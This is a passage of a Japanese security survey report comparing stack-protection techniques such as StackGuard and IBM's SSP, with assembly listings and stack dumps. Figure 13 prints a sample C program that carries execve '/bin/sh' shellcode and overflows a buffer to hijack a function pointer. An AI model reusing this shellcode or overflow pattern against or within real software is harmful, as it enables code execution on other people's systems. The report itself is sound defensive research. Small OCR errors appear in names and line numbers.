オープンソース・ソフトウェアの
セキュリティ確保に関する調査報告書

第III部

セキュアな実行コードの生成・実行環境技術に関する調査

情報処理振興事業協会

セキュリティセンター

目　次

図　目　次

表　目　次

1. 概要

1.1. 調査概要

オープンソース・ソフトウェアのセキュリティを確保するためには、第Ⅱ部で説明したソースコードの検査技術では不十分である。たとえソースコードの検査によってセキュリティに関連する問題を検出したとしても、それを利用者側で修正することは、事実上困難で、ソースコードを直接修正することなく、検査によって検出されたセキュリティの問題に対応するための技術が重要となってくる。本調査は、オープンソース・ソフトウェアのセキュリティを確保するために、利用者がソースコードそのものを修正することなく、セキュリティを確保するための技術について調査するものである。

1.2. 調査内容

本調査では、セキュアな実行コードの生成、実行環境技術について以下の項目を明らかにするために調査を行った。

- セキュアな実行コードの生成、実行環境技術の洗い出しと詳細分析
- セキュアな実行コードの生成、実行環境技術の比較

1.3. 調査方法

1.2で述べた各調査項目に対して、以下の方法で調査を行った。なお、調査については、インターネット上で収集可能な公開情報をベースとし、実際に該当する技術を利用・検証した。

1.3.1. セキュアな実行コードの生成、実行環境技術の洗い出しと詳細分析

セキュアな実行コードの生成、実行環境技術については比較可能なように、以下の項目で分析を行った。

a) 概要
b) 検出可能な脆弱性
c) 機能詳細
d) 開発体制
e) 他のシステムでの利用状況
f) 現在のバージョンと対応プラットフォーム
g) 利点と欠点

1.3.2.　セキュアな実行コードの生成、実行環境技術の比較

セキュアな実行コードの生成、実行環境技術を比較するために、CERT 等でこれまで報告されてきている脆弱性を持つアプリケーションをターゲットに、実際にセキュアな実行コードの生成、実行環境技術の利用によってセキュリティ問題を回避することが可能であるか検証を行った。ただし、実際のアプリケーションにおいて脆弱性の問題を再現することは困難であるため、一部オリジナルの脆弱性を持つプログラムを利用した。今回対象とするアプリケーションは以下の通りである。

#	アプリケーション	情報源	脆弱性
1	bind8.1.1	CA-98.05	バッファーオーバーフローバグ
2	qpopper2.4	CA-98.08	バッファーオーバーフローバグ
3	elm2.3.0	-	バッファーオーバーフローバグ
4	imapd3.6	CA-98.09	バッファーオーバーフローバグ
5	apache1.1.3	-	/tmp へのシンボリックリンクバグ
6	wu-ftpd2.6.0	CA-00.13	フォーマット・ストリング・バグ
7	Original 1	-	フォーマット・ストリング・バグ
8	Original 2	-	関数ポインタ攻撃

表1.　検証用のプログラム

検証においては以下の項目で比較を行った。

(1) 保護の効果（セキュリティテスト）
(2) 実行速度（パフォーマンステスト）
(3) 利用のしやすさ

1.4.　セキュアな実行コードの生成、実行環境技術の分類と調査対象

セキュアな実行コードの生成、実行環境技術に関して本調査では、当該技術を以下の 3 つに分類し調査を行った。

(1) コンパイラ技術

GCC などのコンパイラを拡張してアセンブラレベルで実行コードを拡張して、セキュアなコードを生成する技術

(2) カーネル技術

プログラムの実行環境であるオペレーティングシステムそのものを拡張して、プログラムをセキュアに実行するための環境を提供するための技術

(3) ライブラリ技術

アプリケーションや、オペレーティングシステムそのものを拡張するのではなく、アプリケーションで利用されるライブラリを拡張し、プログラムをセキュアに実行するようにするための技術

上記の分類に従って、下記に示す 6 つの技術についての調査を行った。

#	分類	調査対象
1	コンパイラ技術	StackGuard 【http://immunix.org/stackguard.html】
2		IBM Stack Smashing Protector (SSP) 【http://www.trl.ibm.com/projects/security/ssp/】
3		Bounds Checking 【http://www-ala.doc.ic.ac.uk/~phjk/BoundsChecking.html】
4	カーネル技術	Openwall 【http://www.openwall.com/linux/】
5	ライブラリ技術	Libsafe 【http://www.research.avayalabs.com/project/libsafe/】
6		Free BSD stack integrity patch (libparanoia) 【http://www.lexa.ru/snar/libparanoia/】

表2.　調査対象一覧

2. 分類に基づくセキュアな実行コードの生成、実行環境技術の分析

前述、1.4の項で説明した分類方法に基づき、洗い出しを行ったそれぞれのセキュアな実行コードの生成、実行環境技術に対し、1.3.1の項で説明した分析項目に基づいて詳細分析を行った結果を説明する。

2.1. コンパイラ技術

コンパイラ技術は主にバッファーオーバーフロー対策のために利用される技術で、GCCなどのコンパイラを拡張してアセンブラレベルで実行コードを拡張して、セキュアなコードを生成する技術である。ここでは StackGuard、Stack Smashing Protector、Bounds Checking の 3 つのツールを取り上げる。

2.1.1. StackGuard

a) 概要

StackGuard はスタックに対するバッファーオーバーフロー攻撃を検出し､阻止するためにコンパイラにより生成される実行コードを拡張するようにコンパイラを拡張したものである。プログラムのソースコードになんら変更を加える必要はなく、コンパイル時に意識する必要はない。そのため実際のコードが StackGuard によって拡張されているかどうか確認するためには、C の実行コードを実行して、バッファーオーバーフローを引き起こしてみる必要がある。StackGuard によって拡張されたプログラムは、スタックにおけるリターンアドレスへの不正な書き込みを検出することができる。



図1.　StackGuard の基本的な仕組み

StackGuard の鍵となるアイデアは「カナリア」と呼ばれるスタックのガード用の値を利用する点である[1]。バッファーオーバーフロー攻撃においては、関数内の変数をオーバーフローさせて、リターンアドレスを上書きする。この特性を利用して、StackGuard では関数内の変数とリターンアドレスの間にガード用の変数として「カナリア」をコンパイラで自動的に配置する。そして関数実行後に、「カナリア」が不正に書き換えられていないか検証することでバッファーオーバーフロー攻撃を検出する。

b) 検出可能な脆弱性

StackGuard では以下の脆弱性を検出可能である。

(1) バッファーオーバーフロー攻撃に対する脆弱性

（厳密にはスタックのオーバーフローによるリターンアドレスの不正な変更）

c) StackGuard の機能詳細

StackGuard では以下の機能を有している。

(1) スタックにおけるリターンアドレスの不正な変更の検出機能

バッファーオーバーフロー攻撃によりリターンアドレスが不正に変更されることを検出する機能

(2) 通知機能

バッファーオーバーフロー検出の結果をログに書き出す機能

[1] スタックにおけるリターンアドレスの不正な変更の検出機能

StackGuard では、バッファーオーバーフロー攻撃によりリターンアドレスが書き換えられる攻撃を検出することが可能である。リターンアドレスが書き換えられことを防ぐ機能を提供しているわけではなく、書き換えられたことを検出することしかできない。

【StackGuard での基本的な検出方法】

StackGuard ではリターンアドレスの不正な変更を検知するために、フレームポインタの直前に「カナリア」と呼ばれるバッファーオーバーフローを検知するための値を挿入する。ローカルの変数をオーバーフローさせてリターンアドレスを修正する場合は、この「カナリア」を修正しなければならない。StackGuard では、関数から戻る際に、この「カナリア」が修正されていないかをチェックし、バッファーオーバーフローの検出を行う。

[1] イギリスの坑夫が酸欠対策に籠に入れた「カナリア」を連れて行ったことに由来している。



図2.　スタックへの「カナリア」の挿入

【StackGuard のカナリア】

StackGuard で挿入される「カナリア」は、実際には図 3 のような定数値が用いられる。この定数値を用いた「カナリア」を「ターミネーター・カナリア」と呼ぶ。「カナリア」において定数値を用いる問題としては、攻撃者がこの定数値を知っていれば、「カナリア」を変更することなく、リターンアドレスを書き換えることが可能であるという点である。この問題を回避するために、StackGuard では「ターミネーター・カナリア」を利用する。この「カナリア」には 3 つの「ターミネーター」が用いられている。0x00（null）は strcpy() 関数における書き込みを終了するコードである。しかしながら 0x00 は gets() 関数では読み込みを終了しない。そこで gets() 関数が読み込みを終了するコードである 0x0a（LF）が用いられる。さらに 0xff　(EOF) が利用される。この 3 つのコードをターミネーターとして用いることで、攻撃者がこのコードをバッファーバーフロー攻撃時に利用できないようにしている。例え利用しても、このコードの部分で書き込み又は読み込みは終了してしまうため、攻撃を防御することが可能となる[2]。

図3.　ターミネーター・カナリア

【StackGuard におけるバッファーオーバーフロー攻撃の防御】

上記の基本的なコンセプト、および「カナリア」を利用し、StackGuard ではどのようにバッファーオーバーフロー攻撃を防御するか示す。図 4 では、StackGuard が組み込まれたコードと組み込まれていないコードのアセンブリを示す。両者を比較することで StackGuard がどのようにバッファーオーバーフロー攻撃を防御しているのかをコードレベルで概観することができる。



図4.　StackGuard を適用しない場合のアセンブラコード

一般的に GCC でコンパイルされたプログラムの関数は上記に示すように、前処理のための実行コードと、後処理のための実行コードが付加される。前処理のコードは prologue と呼ばれ、関数が実行される前に、保存すべき情報を適切に保存する。例えば、前の関数が参照しているフレームポインタのアドレスなどである。後処理のコードは epilogue と呼ばれ、prologue で保存しておいた値等を用いて、関数が呼ばれる前の状態に復帰するための作業を行う。上記は prologue と epilogue を示したものである。



図5.　GCC におけるアセンブラの構成

StackGuard では、「カナリア」を挿入するために、この prologue と epilogue を拡張

[2] 最新のバージョンではランダムな「カナリア」が採用されている。

し、「カナリア」の機能を追加する。StackGuard では GCC によって生成されるアセンブラコードに直接「カナリア」のためのコードを挿入する。



図6.　StackGuard を適用した場合のアセンブラコード

図 6 に示すように、StackGuard では prologue に「カナリア」をリターンアドレスの直下に配置するためのコードを挿入し、epilogue でスタック上に保存しておいた「カナリア」が変更されていないかをチェックし、変更されているならば、プログラムを終了するためのコードを埋め込む。実際の処理フローは以下のようになる。

(1) 標準的な prologue の実行前に、StackGuard によって追加されたコードによって「カナリア」がリターンアドレスの直下に格納される。ここでは、「カナリア」として 0xaff0d が利用されている。
(2) 標準的な prologue が実行され、
(3) 実際の関数が実行される。
(4) 標準的な epilogue が実行される。
(5) 関数に戻る直前に(1)で格納した「カナリア」の値が、0xaff0d であるか比較する。
(6) もしスタック上の「カナリア」の値が、不正に変更されていないなら（値が同じならば）関数から戻る。

(7) もし、スタック上の「カナリア」の値が不正に変更されている場合は、書き換えられたリターンアドレスの情報を引数に_canary_death_handler() 関数を呼び出す。
(8) _canary_death_handler() 関数は書き換えられたリターンアドレスの情報等をログに書き出し、プログラムを終了する。

[2] 通知機能

StackGuard ではバッファーオーバーフローを検出した場合には、_canary_death_handler() 関数を呼び出す。この関数は、標準エラー出力に検出情報を書き出し、プログラムを停止する。実際には以下のようなエラーが書き出される。どの関数にて「カナリア」がどのような値に書き換えられたのかを表示する。

```
aaa [13856]: Immunix SG 1.3 canary = aff0d died with cadaver bffffcc8 in procedure function.
プログラム名                                  書き換えられたカナリア          関数
```

図7.　StackGuard における検出時のエラー表示

d) 開発体制

StackGuard は WireX 社にて開発されている Immunix という Linux ディストリビューションに組み込まれているモジュールである。もともとは Oregon Graduate Institute of Science & Technology の一プロジェクトとして、DARPA のサポートのもと、研究開発が行われていた。現在は WireX 社によって管理が行われており、Immunix という名前で、セキュリティを強化した Linux ディストリビューションが提供されている。

e) 他のシステムでの利用状況

- Immunix
  WireX 社の Immunix ディストリビューションで利用されている。

f) 現在のバージョンと対応プラットフォーム

StackGuard の現在のバージョンは 2.0 であり、RedHat6.2 をベースとした Immunix6.2 と RedHat7.0 をベースとした Immunix System 7 で利用可能である。それぞれ RPM パッケージで StackGuard を組み込んだ GCC が利用可能である。

g) 利点と欠点

StackGuard はコンパイラレベルでバッファーオーバーフロー攻撃を検出するもので、非常にオーバーヘッドが低く実用的なメカニズムを提供する。StackGuard の利点・欠点を整理すると以下のようになる。

《利点》

(1) コンパイラレベルで検出メカニズムを挿入するため、実行時のオーバーヘッドが低い。

(2) コンパイラがスタック上にスタックポインタ上にフレームポインタを格納するコードを作らないもの (gcc –fomit-frame-pointer など) に対しても対応可能である。

《欠点》

(1) 直接アセンブラコードを修正するため、利用可能なアーキテクチャが固定される。現在は Intel アーキテクチャのみで利用可能である。

(2) バッファーオーバーフロー攻撃によって影響を受ける関数内の変数や引数に対する考慮はなされていない。

(3) アプリケーションをそれぞれソースコードからコンパイルしなおす必要がある。

(4) StackGuard の導入に対してコンパイラのソースコードにパッチを適用し、コンパイルし直す必要がある。

(5) バッファーオーバーフローを引き起こすことを防ぐことはできない。あくまでバッファーオーバーフローが発生して保護対象が不正に書き換えられたことを検出できるのみである。

2.1.2.　IBM Stack-Smashing Protector（SSP）

a)　概要

SSP はスタックに対するバッファーオーバーフロー攻撃を検出するために、コンパイラにより生成される中間コードを拡張するようにコンパイラを拡張したものである。プログラムのソースコードになんら変更を加える必要はなく、コンパイル時に意識する必要はない。また実行コードに直接バッファーオーバーフロー攻撃の検出コードを挿入するわけではなく、中間言語として検出のためのコードを生成するため、さまざまな環境で SSP の技術を利用することが可能である。SSP によって生成されたプログラムは、スタックにおけるリターンアドレスへの不正な書き込みや変数・引数の不正な変更を検出することが可能である。



図8.　SSP の基本的な仕組み

SSP におけるバッファーオーバーフロー攻撃防御の仕組みは、基本的に StackGuard と同じである。つまりリターンアドレスの直前に「カナリア」（SSP では guard と呼ぶ）を挿入し、その値が関数の実行終了時に変更されているかどうかをチェックすることにより、バッファーオーバーフロー攻撃の発生を検出する。ただし、その実装に関しては、StackGuard とは若干違いがある。 特に StackGuard が実行コードレベルでバッファーオーバーフロー攻撃検出機能を挿入するのに対して、SSP では中間言語として検出機能を挿入するため、幅広いアーキテクチャのコンパイラをサポートすることができ、より一般的なバッファーオーバーフロー攻撃検出のための手法として利用が可能となる。またバッファーオーバーフロー攻撃としてスタックにおけるリターンアドレスの書き換えだけでなく、引数やフレームポインタの書き換え攻撃にも着目し、それらを保護するためのメカニズムを提供している点も異なっている。

b) 検出可能な脆弱性

SSP では以下の脆弱性を検出可能である。

(1) バッファーオーバーフロー攻撃に対する脆弱性

（厳密にはスタックのオーバーフローによるリターンアドレスの不正な変更または、関数内の変数、フレームポインタの変更）

c) SSP の機能詳細

SSP ではバッファーオーバーフロー攻撃によって書き換えられる可能性のある対象に対して、以下の 3 つの保護機能と通知機能を有している。

(1) リターンアドレス（フレームポインタ）の不正な変更検出機能

バッファーオーバーフロー攻撃によりスタック上のリターンアドレスやフレームポインタが書き換えられる攻撃を検出する機能

(2) 変数保護機能

バッファーオーバーフロー攻撃によって関数中で保持されている変数が書き換えられることを保護する機能

(3) 引数保護機能

バッファーオーバーフロー攻撃によって関数に引き渡される値が書き換えられることを保護する機能

(4) 通知機能

バッファーオーバーフロー攻撃検出の結果をログに書き出す機能

[1] リターンアドレス（フレームポインタ）の不正な変更検出機能

SSP では、バッファーオーバーフロー攻撃によるリターンアドレスやフレームポインタが書き換えられる攻撃を検出することが可能である。リターンアドレスやフレームポインタが書き換えられることを防ぐ機能を提供しているわけではない。

【SSP での基本的な検出方法】

SSP ではリターンアドレス、フレームポインタともに不正な変更を検知するために、フレームポインタの直前に guard と呼ばれるバッファーオーバーフロー攻撃を検知するための値を挿入する。ローカルの変数をオーバーフローさせてリターンアドレス、フレームポインタを修正する場合は、この guard を修正することになる。SSP では、関数から戻る際に、この guard が修正されていないかをチェックし、バッファーオーバーフロー攻撃の検出を行う。



図9.　スタックへの guard の挿入

【SSP の guard】

SSP も StackGuard もバッファーオーバーフロー検出のための基本的な仕組みは同じである。しかしながら、挿入される guard に違いがある。SSP では、guard として、実行時にランダムな値が選択されるようになっている。基本的には、以下のようなプログラムで、ランダムな値を選択している。

```
1    {
2           int fd;
3           if (((int*)__guard[0] != 0) return;
4           fd = open("/dev/urandom", 0);
5           if (fd != -1) {
6                  size_t size = read(fd, &__guard, sizeof(__guard));
7                  close(fd);
8                  if (size == sizeof(__guard)) return;
9           }
10          __guard[0] = 0; __guard[1] = 0; guad[2] = '¥n', guard[3] = 255;
11   }
```

図10.　SSP における Guard 生成プログラム

SSP は、乱数発生のために、/dev/urandom という乱数生成デバイスを利用する。（4 行目）もし/dev/urandom がサポートされていない場合は、StackGuard と同じ「ターミネーター」と呼ばれる値が用いられる。（10 行目）このように SSP では guard の値としてランダムな値を利用することにより、guard の値を予測することを困難にし、「ターミネーター」による防御よりも強力な防御を提供する。

【SSP におけるバッファーオーバーフロー攻撃の防御】

上記の基本的なコンセプト、および guard を利用し、SSP ではどのようにバッファーオーバーフロー攻撃を防御するか示す。ここでは、SSP が組み込まれたコードと組み込まれていないコードのアセンブリを示す。両者を比較することで SSP がどのようにバッファーオーバーフロー攻撃を防御しているのかをコードレベルで概観することができる。基本的には StackGuard と同じである。

```
08048504 <main>:
8048504:     55                    push   %ebp
8048505:     89 e5                 mov    %esp,%ebp
8048507:     83 ec 24              sub    $0x24,%esp
804850a:     57                    push   %edi
804850b:     56                    push   %esi

 ～ 関数本体（中略）～

804852d:     89 c0                 mov    %eax,%eax
804852f:     89 45 fc              mov    %eax,0xfffffffc(%ebp)
8048532:     8d 65 d4              lea    0xffffffd4(%ebp),%esp
8048535:     5e                    pop    %esi
8048536:     5f                    pop    %edi
8048537:     c9                    leave
8048538:     c3                    ret
```

標準 prologue

標準 epilogue

図11.　SSP を適用しない場合のアセンブラコード

```
08048800 <main>:
8048800:     55                    push   %ebp
8048801:     89 e5                 mov    %esp,%ebp
8048803:     83 ec 2c              sub    $0x2c,%esp
8048806:     57                    push   %edi
8048807:     56                    push   %esi
8048808:     a1 34 9e 04 08        mov    0x8049e34,%eax
804880d:     89 45 fc              mov    %eax,0xfffffffc(%ebp)

 ～　関数本体（中略）～

804883c:     8b 45 fc              mov    0xfffffffc(%ebp),%eax
804883f:     3b 05 34 9e 04 08     cmp    0x8049e34,%eax
8048845:     74 0e                 je     8048855 <main+0x55>
8048847:     68 05 8d 04 08        push   $0x8048d05
804884c:     8b 45 fc              mov    0xfffffffc(%ebp),%eax
804884f:     50                    push   %eax
8048850:     e8 bf 01 00 00        call   8048a14 <__stack_smash_handler>
8048855:     89 c0                 mov    %eax,%eax
8048857:     8d 65 cc              lea    0xffffffcc(%ebp),%esp
804885a:     5e                    pop    %esi
804885b:     5f                    pop    %edi
804885c:     c9                    leave
804885d:     c3                    ret
```

標準 prologue

(1) SSP によって埋め込まれたコード

(2) SSP によって埋め込まれたコード

標準 epilogue

図12.　SSP を適用した場合のアセンブラコード

SSP では prologue に guard をフレームポインタの直前に配置するためのコードを挿入し、epilogue でスタック上に保存しておいた guard が変更されていないかをチェックし、変更されているならば、ログにメッセージを書き出して、終了するためのコードを埋め込む。実際の処理フローは以下のようになる。

(1) 標準的な prologue の実行後に、SSP によって追加されたコードによって guard がフレームポインタの直下に格納される。ここでは、guard として 0x8049e34（ランダムな値）が利用されている。
(2) 実際の関数が実行される。
(3) 標準的な epilogue の実行前に、(1)で格納した guard の値が、0x8049e34 であるかを比較する。
(4) もしスタック上の guard の値が、不正に変更されていないなら（値が同じならば）標準の epilogue を実行する。
(5) もし、スタック上の guard の値が不正に変更されている場合は、書き換えられたリターンアドレスの情報を引数に_stack_smashing_handler() 関数を呼び出す。
(6) _stack_smashing_handler() 関数は書き換えられたリターンアドレスの情報等をログに書き出し、プログラムを終了する。

[2] 変数保護機能

バッファーオーバーフロー攻撃によるリターンアドレスの変更検出のほかに SSP では関数内の変数がバッファーオーバーフロー攻撃によって書き換えられることを防ぐことが可能である。バッファーオーバーフロー攻撃は、リターンアドレスを書き換えるものとして知られているが、バッファーオーバーフローの対象となる変数とリターンアドレスの間にある変数は不正に書き換えられてしまうおそれがある。例えば、ここに他の関数へのポインタが格納された変数などがあれれば、不正にプログラムの制御を奪われてしまう可能性がある。SSP ではこうした危険性からプログラムを保護するために、変数の保護機能を提供している。

【関数ポインタを持つ変数をねらった攻撃】

関数ポインタを持つ変数をねらったバッファーオーバーフロー攻撃の問題を以下の例で説明する。

```
1       #include <stdio.h>

2       char shellcode[] =
3       "¥xeb¥x1f¥x5e¥x89¥x76¥x08¥x31¥xc0¥x88¥x46¥x07¥x89¥x46¥x0c¥xb0¥x0b"
4       "¥x89¥xf3¥x8d¥x4e¥x08¥x8d¥x56¥x0c¥xcd¥x80¥x31¥xdb¥x89¥xd8¥x40¥xcd"
5       "¥x80¥xe8¥xdc¥xff¥xff¥xff/bin/sh";

6       char large_string[97];
7
8       int func()
9       {
10              printf("print func¥n");
11      }
12
13      long *long_ptr;
14      int main(int argc, char **argv)
15      {
16              int i;
17              int (*pfunc)() = func;
18              char buf[96];
19
20              long_ptr = (long *)large_string;
21              for (i = 0; i < 97; i++)
22                      *(long_ptr+i) = (int)buf;
23
24              for (i = 0; i < strlen(shellcode); i++)
25                      large_string[i] = shellcode[i];
26
27              strcpy(buf, large_string);
28              pfunc();
29              return(0);
30      }
```

関数ポインタ

オーバーフロー発生

図13.　サンプルプログラム

上記の例では、27 行目の strcpy() 関数においてバッファーオーバーフローが発生する。ここではサイズが 96 のバッファーにサイズ 97 の文字列をコピーするためにバッファーがあふれる。しかしながら上記のプログラムでは、一般的なバッファーオーバーフロー攻撃のように攻撃によってリターンアドレスやフレームポインタは書き換えられていない。そのため一見すると問題がないように思われるが、攻撃の対象となったバッファーをよく見てもらいたい。直前に関数へのポインタを保持する変数があることがわかる。17 行目の strcpy() 関数が実行される直前のスタックの状態を図示すると以下のようになる。

```
----------------------------------------
 address | long var | +0 +1 +2 +3 | 0123
----------------------------------------
bffffcd0| 00000000 | 00 00 00 00 | ....  ← 配列 buf[96]
  ～　中略　～
bffffd2c| 00000000 | 00 00 00 00 | ....
bffffd30| 080484a0 | a0 84 04 08 | ....  ← 関数へのポインタ変数 efunc
bffffd34| ffffffff | ff ff ff ff | ....  ← 変数 i
bffffd38| bffffd58 | 58 fd ff bf | X...  ← フレームポインタ
bffffd3c| 400329cb | cb 29 03 40 | .).@  ← リターンアドレス
bffffd40| 00000001 | 01 00 00 00 | ....  ←  引数
bffffd44| bffffd84 | 84 fd ff bf | ....
 ----------------------------------------
```

図14.　strcpy() 関数実行直前のスタックの状態

さらに実行後のスタックの状態を以下の図に示す。

```
----------------------------------------
 address | long var | +0 +1 +2 +3 | 0123
----------------------------------------
bffffcd0| 895e1feb | eb 1f 5e 89 | ....  ← 配列 buf[96]
  ～　中略　～
